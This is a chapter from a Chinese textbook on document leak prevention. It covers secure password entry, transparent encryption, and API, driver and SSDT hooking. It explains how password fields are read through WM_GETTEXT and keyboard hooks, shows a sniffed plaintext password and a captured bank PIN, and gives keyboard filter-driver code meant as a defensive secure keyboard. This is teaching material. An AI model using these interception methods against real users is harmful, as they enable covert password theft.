- 外发的文档如何处于可控状态？

5.1　文档安全概述

文件档案，简称文档。有纸质的和电子的，如 WPS 文件、Office 文件、图片等。本章所涉及的文档是电子文档。非结构化数据(unstructured data)是描述所有不在数据库(database)内信息的一个通用标签。非结构化数据可以是文本的，也可以是非文本的。文档就是非结构化数据的一种。

知识经济时代，企业的核心竞争力将更多地来自技术发明、专利、创新等“软资产”，随着信息系统应用的普及，这些“软资产”体现为大量的电子文档。在日常工作中，需要数十甚至数百位员工协同工作，不可避免地需要涉及机密电子文档，如何很好地保护这些重要资料，成为摆在企业面前的一个难题。

要保证文档的安全，应该是基于信息生命周期的安全。信息生命周期是信息(包括文档)从产生到销毁这么一个过程的安全。包括系统的安全登录、客户端防泄漏、网络传输保密、文件服务器上安全存储、外发时仍然处于可控状态等方面的安全。

文档安全涉及很多方面的安全产品，实现方式也不一定完全相同。

5.2　键盘输入的安全

文档安全管理系统一般是需要密码登录的。密码登录就涉及到安全防止窃取密码的问题。某知名文档安全管理产品，笔者拿它进行测试，很轻松地可以拿到它的密码发到指定的邮箱，说明其就是不安全的。

键盘数据的接收由 PC 机 8255 可编程芯片来实现的。在键盘内部有一个微处理器 INTEL 8048，它从系统板接收时钟信号，读取每个输入的键值，将键的扫描码送到 8255 的 PA 端口(60H)内，同时产生一个中断号为 9 的中断。PB 端口(61H)的第 7 位用来控制 PA

端口数据的接收，该位为 0 时表示允许键盘输入，为 1 时表示禁止键盘输入。中断 9 的任务是：读取扫描码并把应答信号送到键盘，把扫描码转换为字符码或控制变换键和将字符码放入键盘缓冲区内。BIOS 中断 16H 可以从键盘缓冲区读取键盘信息。

5.2.1　键盘输入安全状况分析

微软的窗口程序是基于消息的，子窗口也是基于消息的。一般密码输入的控件 EDIT 类型的子窗口有一条消息叫 WM_GETTEXT，如果向编辑框窗口发送 WM_GETTEXT 消息，就可以把密码取出。通常截取密码的原理是这样的，首先枚举所有的子窗口，再找出所有的 EDIT 类型可编辑窗口，再找出所有拥有“ES_PASSWORD”属性的窗口。ES_PASSWORD 属性即为密码输入窗口。然后一直向该子窗口调用函数 SendMessage 发送 WM_GETTEXT 消息，就可以轻松取到密码。

第二种方法是挂钩键盘输入的 API 函数。微软提供了 HOOK 功能，以扩展程序功能。但 HOOK 也给黑客带来了方便。如果 HOOK 键盘输入函数，在键盘输入时，键盘信息先传到黑客程序，再传到 EDIT 密码控件，软键盘更不安全。很多开发者使用随机产生按键位置的软键盘来防止键盘拦截。其实，软键盘更不安全。如果在密码输入时，黑客首先截屏，然后跟踪鼠标移动位置和拦截鼠标左键单击过程并记录。回放整个过程，可以轻松地获取密码。

目前绝大多数网站服务商使用没有经过保护的 EDIT 控件来输入密码，然后又使用明文来传递密码，实在没有安全可言。下面举两个例子。如图 5-1 所示演示了密码很容易被截取。登录时密码信息的传输没有被加密，容易被嗅探(嗅探见网络安全一章)。如图 5-2 所示的是测试另一个知名网站的密码的安全性。先运行一个嗅探程序程序，然后打开某个网页，使用其提供的免费邮箱。输入用户名为“lishimm”，口令为“3.14159”。登录成功后关闭。用嗅探程序可以看到如图 5-3 所示的信息，可见密码是使用明文传输的。为了不引起麻烦，将其单位名称和域名抹去了。

再来测试一下某知名软件密码输入的安全性。先开启“紫光慧图安全键盘保护”测试软件，再将光标进入密码框时，单击“开始保护”按钮，在密码输入结束后，单击“结束监控”按钮，可以发现，很轻松地拦截到了密码，如图 5-4 所示。

再来测试一下某银行的密码输入的安全性。插入银盾后，在进行交易时需要输入银盾的密码，此时开始拦截。回车后提取密码，发现截取的密码为“436742”，如图 5-5 所示。

从以上例子可看出，基于微软 EDIT 控件的密码输入框的安全性远远不够，很容易被黑客拦截。




图 5-1　某知名网站密码安全性测试




图 5-2　嗅探方式测试另一个知名网站

```
0008b0 70 61 73 73 77 6F 72 64 3D 33 2E 31 34 31 35 39  password=3.14159
0008c0 26 75 73 65 72 6E 61 6D 65 3D 6C 69 73 68 69 6D  &username=lishim
0008d0 6D 26 6D 3D 6C 69 73 68 69 6D 6D 26 6D 70 61 73  m&m=lishimm&mpas
0008e0 73 3D 33 2E 31 34 31 35 39 26 55 73 65 72 4E 61  s=3.14159&UserNa
0008f0 6D 65 3D 6C 69 73 68 69 6D 6D 26 64 6F 6D 61 69  me=lishimm&domai
000900 6E 3D 67 6F 67 6F 2E 63 6F 6D 26 50 61 73 73 77  n=gogo.com&Passw
000910 6F 72 64 3D 33 2E 31 34 31 35 39 26 53 75 62 6D  ord=3.14159&Subm
000920 69 74 3D 25 42 35 25 43 37 25 43 32 25 42 43 45  it=%B5%C7%C2%BCE
```

图 5-3　测试结果



图 5-4　某知名软件密码安全性测试




图 5-5　某单位密码安全性测试

5.2.2　键盘输入安全解决方式

安全键盘用于保障键盘密码的安全输入、安全传输。安全键盘接管操作系统部分功能，使键盘输入信息无法被黑客软件截取。对获取的按键信息进行加密后传输，使黑客即使使用嗅探软件也无法截取到密码信息。同时，安全键盘可以在 Windows XP/Vista/Win7 等操作系统下稳定地工作，对其他正常软件无影响。原理图如图 5-6 所示。




图 5-6　安全键盘演示

键盘驱动挂接操作系统的键盘驱动，拦截来自键盘 8255 端口的键盘数据，存在自己的缓冲区中。Activex 即图 5-6 中的 COM，当输入光标进入密码框时，通知驱动开始拦截键盘输入，当光标离开密码框时，暂停密码拦截，当单击“登录”按钮时，提取驱动栏截到的密码，并加密发送到服务器。保障安全输入的方法是从操作系统的最低端拦截键盘输入，保障安全传输的方法是密码在 Activex 中加密后再发送，到服务器后再解密。当驱动处于拦截密码的状态时，操作的过程是，拦截字符键存放到自己的缓冲区，同时将字符键变换为其他键。这样，即使有黑客程序要拦截，拦截到的也是虚假的按键信息。

1．驱动控制分析

驱动有 3 个动作：开始拦截、暂停拦截和停止拦截。开始拦截时建立自己的缓冲区 1024 字节、初始化缓冲区按键数指针、拦截按键存入缓冲区、将按键变换为其他键后传给操作系统。用 4 表示暂停拦截，5 表示开始拦截，用 6 表示停止拦截，则底层的代码如下：

```
PCHAR    pKeyBuf=NULL;    //键盘缓冲区
ULONG    kPointer=0;      //指向缓冲区的位置
ULONG    isDoing=0;       //是否开始监控
```

在初始化例程里面给 pKeyBuf 分配内存空间。每当按下一个键，就会调用例程 KeyBoardFilterReadDispatch，在该例程里面挂接一个方法来拦截键盘，代码如下：

```
IoSetCompletionRoutine(Irp,IoCompletionRead,NULL,TRUE,TRUE,TRUE);
```

挂接的方法为 IoCompletionRead。在该方法中，调用自定义的分析函数。自定义分析函数进行如下处理：

```
 if(ch>32 && ch<127){    //判断是否为有效字符，是则如下处理
 if((kb_status&S_SHIFT) && (kb_status&S_CAPS)
&&(ch>=0x41 && ch<=0x5a))ch+=0x20;   //是否按了 SHIFT 或 CAPS
if(((kb_status&S_SHIFT)==0) && ((kb_status&S_CAPS)==0) &&(ch>=0x41
```

```
&& ch<=0x5a))ch+=0x20;
            pKeyBuf[kPointer]=ch ;       //把按键存入缓冲区
          kPointer++;                    //按键指针递加
            keyData->MakeCode=0x4E; //把按键变换后传给操作系统
        }
```

2. Activex 控制过程分析

Activex 有 4 个动作：初始化打开驱动、命令驱动开始拦截、命令驱动暂停拦截、命令驱动返回键盘信息，加密后将密码返回给 ASP 程序。4 个动作封装为以下 4 个方法。

```
bool OpenDriver()   //打开驱动
        {
            SECURITY_ATTRIBUTES attr = new SECURITY_ATTRIBUTES();
            handle1 = CreateFile("\\\\.\\KbdFilterDev",   //这是驱动的名字
            GENERIC_READ | GENERIC_WRITE,
            FILE_SHARE_READ,
            ref attr,
            OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL,
            0);
            if (handle1 == INVALID_HANDLE_VALUE) return false;
            else return true;
        }

    unsafe public bool Start()      //开始拦截键盘
        {
            if (flags == false)
            {
                if (OpenDriver() == false)
                {
                    return false;
                };
                SendZero();
                flags = true;
            }
            uint dwOutput = 0;
            uint info = 5;
            uint yy = (uint)(&info);
            int IOCTL_FILE_isWorkingTRUE = CTL_CODE((int) FILE_DEVICE
_KEYBOARD, 0x804, METHOD_BUFFERED, FILE_READ_ACCESS |
FILE_WRITE_ACCESS);
if (false == DeviceIoControl(handle1, IOCTL_FILE_isWorkingTRUE, yy, 4, 0, 0, out dwOutput,
IntPtr.Zero)) return false;
            return true;
        }
```

```
unsafe public bool Pause()      //暂停拦截
{
 uint dwOutput = 0;
 uint info = 4;
uint yy = (uint)(&info);
int IOCTL_FILE_isWorkingTRUE = CTL_CODE((int)FILE_DEVICE_KEYBOARD, 0x804, METHOD_BUFFERED, FILE_READ_ACCESS | FILE_WRITE_ACCESS);
if (false == DeviceIoControl(handle1, IOCTL_FILE_isWorkingTRUE, yy, 4, 0, 0, out dwOutput, IntPtr.Zero)) return false;

    return true;
}

unsafe public string GetData()   //从驱动提取密码信息
{
uint dwOutput = 0;
uint info = 6;
byte[] b = BitConverter.GetBytes(info);
byte[] bout = new byte[1024];
System.IntPtr yy = Marshal.UnsafeAddrOfPinnedArrayElement(bout, 0);
Array.Clear(bout, 0, 1024);
Array.Copy(b, bout, b.Length);
int IOCTL_FILE_isWorkingTRUE = CTL_CODE((int)FILE_DEVICE_KEYBOARD, 0x804, METHOD_BUFFERED, FILE_READ_ACCESS | FILE_WRITE_ACCESS);
if (false == DeviceIoControl(handle1, IOCTL_FILE_isWorkingTRUE, (uint)yy, 1024, (uint)yy, 1024, out dwOutput, IntPtr.Zero)) return "";
userkey = Encoding.Default.GetString(bout);
return userkey;      //密码在此
}
```

3. ASP 调用 Activex 控件过程分析

ASP 负责监控光标进入密码输入框、离开密码输入框和单击“登录”按钮。关键代码如下：

```
//密码框有输入焦点后的处理
function getFocus()
{
var txt=document.getElementById('TextBox1').value;
if(txt=='')
{
document.getElementById("TextBox1").focus();
return false;
}
else{
var re=XPCom.Start();    }       //开始监控
```

```
}

//密码框失去焦点后的处理
function leaveFocus()
 {
  var e=XPCom.Pause();        //暂停监控
 }

//单击“登录”按钮后的事件处理程序
function enterEve()
{
var s1=XPCom.GetData();       //提取密码
alert('密码是：'+s1);
document.getElementById('txtPwd').value='';
}
```

完整的代码见“键盘监控”。

5.3　客户端的防泄露

个人计算机需要防止个人的私密文件在计算机被盗用、丢失等情况下文档不被他人看到。企业员工在使用单位文档，尤其在上网、使用 USB 盘时，企业既要保证员工方便使用信息资源如上网，又要防止员工通过网络把文档泄漏出去，这些都涉及客户端的防泄漏。

目前有很多客户端防泄漏产品。它们的做法一般是使用透明加密、虚拟技术等方法。

5.3.1　透明加密

透明加密技术是近年来针对企业文件保密需求应运而生的一种文件加密技术。所谓透明，是指对使用者来说文件的加密解密是未知的。当使用者在打开或编辑指定文件时，系统将自动对未加密的文件进行加密，对已加密的文件自动解密。文件在硬盘上是密文，在内存中是明文。一旦离开使用环境，由于应用程序无法得到自动解密的服务而无法打开，从而起到保护文件内容的效果。

其主要特点是：

强制加密。安装系统后，所有指定类型文件都是强制加密的；使用方便。不影响原有操作习惯，不需要限制端口。

本单位内交流无碍。内部交流时不需要作任何处理便能交流。

对外受阻。一旦文件离开使用环境，文件无法被打开，从而保护知识产权。

透明加密的关键技术是文件过滤。文件过滤是系统驱动的一种。它工作于 Windows 的底层。通过监控应用程序对文件的操作，在打开文件时自动对密文进行解密，在写文件时自动将内存中的明文加密写入存储介质。从而保证存储介质上的文件始终处于加密状态。

文件的透明加密也可以通过 HOOK 函数 ReadFile 和 WriteFile 等函数从应用层实现。

透明加密主要监视系统中的进程，即哪个进程在进行文件操作、对文件的读和写操作。

主要涉及的技术问题有：在加密过的文档中添加标志，表示已经加密过了；读文件时解密，写文件时加密。

5.3.2 虚拟化技术

虚拟化(Virtualization)技术最早出现在 20 世纪 60 年代的 IBM 大型机系统，在 20 世纪 70 年代的 System 370 系列中逐渐流行起来，这些机器通过一种叫虚拟监控器(Virtual Machine Monitor，VMM)的程序在物理硬件之上生成许多可以运行独立操作系统软件的虚拟机(Virtual Machine)实例。

借助虚拟化，用户可以在单台物理机上运行多个虚拟机，每个虚拟机都可以在多个环境之间共享同一台物理机的资源。不同的虚拟机可以在同一台物理机上运行不同的操作系统以及多个应用程序。

随着近年多核系统、集群、网格甚至云计算的广泛部署，虚拟化技术在商业应用上的优势日益体现，不仅降低了 IT 成本，而且还增强了系统安全性和可靠性，虚拟化的概念也逐渐深入到人们日常的工作与生活中。

虚拟化是一个广义的术语，对于不同的人来说可能意味着不同的东西，这要取决他们所处的环境。在计算机科学领域中，虚拟化代表着对计算资源的抽象，而不仅仅局限于虚拟机的概念。例如对物理内存的抽象，产生了虚拟内存技术，使得应用程序认为其自身拥有连续可用的地址空间(Address Space)，而实际上，应用程序的代码和数据可能是被分隔成多个碎片页或段，甚至被交换到磁盘、闪存等外部存储器上，即使物理内存不足，应用程序也能顺利执行。

虚拟化技术主要分为以下几个大类：

- 平台虚拟化(Platform Virtualization)，针对计算机和操作系统的虚拟化。
- 资源虚拟化(Resource Virtualization)，针对特定的系统资源的虚拟化，比如内存、存储、网络资源等。
- 应用程序虚拟化(Application Virtualization)，包括仿真、模拟、解释技术等。

人们通常所说的虚拟化主要是指平台虚拟化，这是一种针对计算机和操作系统的虚拟化技术，通过使用控制程序(Control Program，也被称为 Virtual Machine Monitor 或 Hypervisor)，隐藏特定计算平台的实际物理特性，为用户提供抽象的、统一的、模拟的计算环境(也被称为虚拟机)。虚拟机中运行的操作系统被称为客户机操作系统(Guest OS)，运行虚拟机监控器的操作系统(某些虚拟机监控器可以直接运行在硬件)被称为主机操作系统(Host OS)。

平台虚拟化又可细分为如下几个子类：

- 全虚拟化(Full Virtualization)
- 超虚拟化(Paravirtualization)
- 硬件辅助虚拟化(Hardware-Assisted Virtualization)

- 操作系统级虚拟化(Operating System Level Virtualization)

这种分类并不是绝对的，一个优秀的虚拟化软件往往融合了多项技术。例如 VMware Workstation 是一个著名的全虚拟化的 VMM，但是它使用了称为动态二进制翻译的技术把对特权状态的访问变换成对影子状态的操作，从而避免了低效的 Trap-And-Emulate 的处理方式，这与超虚拟化相似，只不过超虚拟化是动态地修改程序代码。对于超虚拟化而言，如果能利用硬件特性，那么虚拟机的管理将会大大简化，同时还能保持较高的性能。

虚拟化主要还是通过文件过滤驱动、磁盘驱动和 HOOK 技术实现。

5.3.3　钩子技术应用于防外泄

钩子(Hook)是 Windows 消息处理机制的一个平台，应用程序可以在上面设置子程序，以监听指定窗口的某种消息，而且所监听的窗口可以是由其他进程所创建的。当消息到达后，在目标窗口处理函数之前处理它。钩子机制允许应用程序截获处理 Window 消息或特定事件。

钩子实际上是一个处理消息的程序段，通过系统调用，把它挂入系统。每当特定的消息发出，在没有到达目的窗口前，钩子程序就先捕获该消息，亦即钩子函数先得到控制权。这时钩子函数即可以加工处理(改变)该消息，也可以不作处理而继续传递该消息，还可以强制结束消息的传递。每个 Hook 都有一个与之相关的指针列表，称之为钩子链表，它由系统来维护，这个链表的指针指向由程序指定的回调函数，当消息来到时，就会调用这个回调函数。这些回调函数被称为钩子函数。一些 HOOK 子程只监听消息，或者修改消息，或者停止消息前进，防止这些消息传递到下一个 HOOK 子程或者目标窗口。

最近安装的钩子安装在链表最前面，最早安装的放在链表的最后面，也就是说，后加入链表的钩子会先获得控制权。Windows 并不要求卸载钩子的顺序与安装的顺序相反。当一个钩子被卸载时，Windows 便释放这个钩子所占的内存，并更新整个 HOOK 链表。如果安装了钩子，但在卸载它之前就结束了，那么操作系统会自动将其所占内存释放。

使用 API SetWindowsHookEx 将应用程序定义的钩子安装到钩子链表中。SetWIndowsHookEx 总是在 HOOK 链表开头安装 HOOK 子程。当指定的 HOOK 消息发生时，系统就会调用与这个 HOOK 相关联的 HOOK 链表开头的 HOOK 子程。每一个 HOOK 链中的子程都可以决定将这个消息是否传递到下一个子程，如果要将这个消息传递到下一个子程，就要调用 CallNextHookEx 函数。

常用的挂钩 API 方法有两种，分别为改写 IAT 导入表法和改写内存地址 JMP 法。

修改可执行文件的 IAT 表(即输入表)，因为在该表中记录了所有调用 API 的函数地址，则只需将这些地址改为自己函数的地址即可，但是这样有一个局限，因为有的程序会加壳，这样会隐藏真实的 IAT 表，从而使该方法失效。

直接跳转，改变 API 函数的入口或出口的几个字节，使程序跳转到自己的函数，该方法不受程序加壳的限制。这种技术，说起来也不复杂，就是改变程序流程的技术。在 CPU 的指令里，有几条指令可以改变程序的流程，如 JMP、CALL、INT、RET、RETF、IRET 等指令。理论上只要改变 API 入口和出口的任何机器码，都可以 HOOK。

在防止外泄时，可能要禁止拷贝和禁止打印，这时要挂钩与拷贝和打印相关的函数。

Detours 类似 HOOK 的面向对象程序设计，现在来实现防止硬盘上的文件拷贝或移动到非硬盘(USB 盘、光盘等)，这里要 HOOK 这几个函数：CreateFileA、CreateFileW、MoveFileA、MoveFileW、CopyFileA、CopyFileW、SHFileOperationA 和 SHFileOperationW。

为了简化操作，把前两个函数暂不考虑。算法是这样的：HOOK 这些函数后，分析其源文件路径、和目的路径。如果源路径是硬盘，而目的路径不是硬盘，则禁止。判断盘符属性使用函数 GetDriveType。程序分为 HOOK 库文件部分和应用程序部分，应用程序给 HOOK 库文件发命令。完整的程序见“HOOKAPI 防止外泄”。

从网上下载的是 DetoursExpress.msi，安装该文件；将 SRC 文件(在**/Microsoft Research/Detours Express 2.1/src 下)复制到 VS2008 的 C:\Program Files\Microsoft Visual Studio 9.0\VC 下；然后在控制台下运行 C:\Program Files\Microsoft Visual Studio 9.0\VC\bin\vcvars 32.bat；进入控制台的 C:\Program Files\Microsoft Visual Studio 9.0\VC\src 运行 NMAKE 命令，生成了库文件，在 C:\Program Files\Microsoft Visual Studio 9.0\VC\lib，有 3 个文件分别为 detoured.lib、detours.lib、detours.pdb。

1. 库文件部分主要代码

```
DETOUR_TRAMPOLINE(int WINAPI Real_SHFileOperationA(LPSHFILEOPSTRUCT lpFileOp),SHFileOperationA);    //detours 要求如此定义
BOOL  WINAPI Mine_SHFileOperationA(LPSHFILEOPSTRUCT lpFileOp)
{
if(lpFileOp->wFunc==FO_COPY || lpFileOp->wFunc==FO_MOVE){
    char pname[260]={0};
    char fname[260]={0};
    strcpy_s(fname,(char*)lpFileOp->pTo);  //获取目的路径
    strcpy_s(pname,(char*)lpFileOp->pFrom); //获取源路径
        _strupr_s(pname);
    _strupr_s(fname);
//USB 之间可以复制，硬盘到 USB 盘不允许
        fname[3]=0;
        pname[3]=0;
    if(fname[0]>='A' && fname[0]<='Z'){
        UINT n= GetDriveType(fname);   //取盘符属性
            UINT l= GetDriveType(pname);  //取盘符属性
          if(n!=DRIVE_FIXED && l==DRIVE_FIXED)return      FALSE;
    //源文件是硬盘的，目的文件不是去硬盘，直接返回
}
}
    //MessageBoxA(NULL,lpFileOp->pFrom,lpFileOp->pTo,IDOK);
int rev = Real_SHFileOperationA(lpFileOp);
return rev;
}
```

```
DETOUR_TRAMPOLINE(int      WINAPI      Real_SHFileOperationW(LPSHFILEOPSTRUCTW
lpFileOp),SHFileOperationW);
BOOL   WINAPI Mine_SHFileOperationW(LPSHFILEOPSTRUCTW lpFileOp)
{
if(lpFileOp->wFunc==FO_COPY || lpFileOp->wFunc==FO_MOVE){
    wchar_t pname[260]={0};
    wchar_t fname[260]={0};
    wcscpy_s(fname,(wchar_t*)lpFileOp->pTo);
    wcscpy_s(pname,(wchar_t*)lpFileOp->pFrom);
        _wcsupr_s(pname);
    _wcsupr_s(fname);
//USB 之间可以复制，硬盘到 USB 盘不允许
        fname[3]=0;
        pname[3]=0;
    if(fname[0]>='A' && fname[0]<='Z'){
        UINT n= GetDriveTypeW(fname);
            UINT l= GetDriveTypeW(pname);
          if(n!=DRIVE_FIXED && l==DRIVE_FIXED)return        FALSE;
    }
}
//MessageBoxW(NULL,lpFileOp->pFrom,lpFileOp->pTo,IDOK);
int rev = Real_SHFileOperationW(lpFileOp);
return rev;
}
```

2. 应用程序主要代码

```
typedef void (*InstallHook)();          //定义开始 HOOK 函数指针
typedef void (*UninstallHook)();        //定义停止 HOOK 函数指针

void C 禁止拷贝 HOOKDlg::OnBnClickedButton1()
{
InstallHook pInstallHook;
 HMODULE hdll_lib =::LoadLibraryEx("Hook.dll",NULL,0);
 if(hdll_lib==0){
     MessageBox("失败");
 return;
 }
 pInstallHook=(InstallHook)GetProcAddress(hdll_lib, "InstallHook");
 if(pInstallHook==0){
     MessageBox("失败 2");
 return;
 }
 pInstallHook();          //开始 HOOK
 FreeLibrary(hdll_lib);
```

```
}

void C 禁止拷贝 HOOKDlg::OnBnClickedButton2()
{
UninstallHook pUninstallHook;
 HMODULE hdll_lib =::LoadLibraryEx("Hook.dll",NULL,0);
 pUninstallHook=(UninstallHook)GetProcAddress(hdll_lib, "UninstallHook");
 pUninstallHook();          //停止 HOOK
 FreeLibrary(hdll_lib);
}
```

程序运行界面如图 5-7 所示。



图 5-7　演示文件防拷贝

5.3.4　关键文件的防止删除

计算机安装的重要文件可能需要防止使用者删除。防止文件的删除可以通过 API 的 HOOK 或文件过滤驱动中的过滤来防止。以 API 方式为例，使用一般 HOOK 函数 SHFileOperation。下面的代码是使用 DETOURS 实现的方式。

```
DETOUR_TRAMPOLINE(int WINAPI Real_SHFileOperationW
(LPSHFILEOPSTRUCTW lpFileOp),SHFileOperationW);
int   WINAPI Mine_SHFileOperationW(LPSHFILEOPSTRUCTW lpFileOp)
{
if(lpFileOp->wFunc==FO_RENAME | lpFileOp->wFunc==FO_DELETE
|lpFileOp->wFunc==FO_COPY){ //禁止被删除，被复制，被重命名
      wchar_t fname[260]={0};
      wcscpy_s(fname,(wchar_t*)lpFileOp->pFrom);
      _wcsupr_s(fname);    //字符串变大写
          if(wcsstr(pname,L"C:\\AAA.TXT")>0){    //保护该文件
                        MessageBoxW(0,fname,L"ww 禁止",IDOK);
                        return 0;    //直接返回
          }
int rev = Real_SHFileOperationW(lpFileOp);    //不是受保护文件，调用原来的函数
```

```
return rev;
}
```

如果要在文件过滤驱动中防止被删除，则可以使用如下方法进行处理。PFLT_CALLBACK_DATA 的 Data->Iopb->等于 IRP_MJ_SET_INFORMATION，Parameters 的 FileInformationClass 等于 FileDispositionInformation，表示要删除一个文件，此时，被删除的文件名可以用函数 FltGetFileNameInformation：

```
if (Data->Iopb->Parameters.
SetFileInformation.FileInformationClass == FileDispositionInformation )
 {
 FileDispositionInfo.DeleteFile = (BOOLEAN) *((PBOOLEAN) pIopb->
Parameters.SetFileInformation.InfoBuffer); //获取被删除的文件，如果是受保护文件，则设置为
FALSE
 }
```

5.3.5　监控注册表防止程序被卸载

使用 HOOK 内核函数对注册表的某个键进行控制，使操作人员不能对其进行修改删除，以达到保护作用。

对注册表行进 HOOK 时的一些声明及结构如下：

```
typedef struct _SRVTABLE {
PVOID                *ServiceTable;
ULONG                 LowCall;
ULONG                 HiCall;
PVOID             *ArgTable;
} SRVTABLE, *PSRVTABLE;
#if defined(_ALPHA_)
#define SYSCALL(_function)   ServiceTable->ServiceTable[ (*(PULONG)
_function)   & 0x0000FFFF ]
#else
#define SYSCALL(_function)   ServiceTable->ServiceTable[ *(PULONG)
((PUCHAR)_function+1)]
#endif
PSRVTABLE                    ServiceTable;
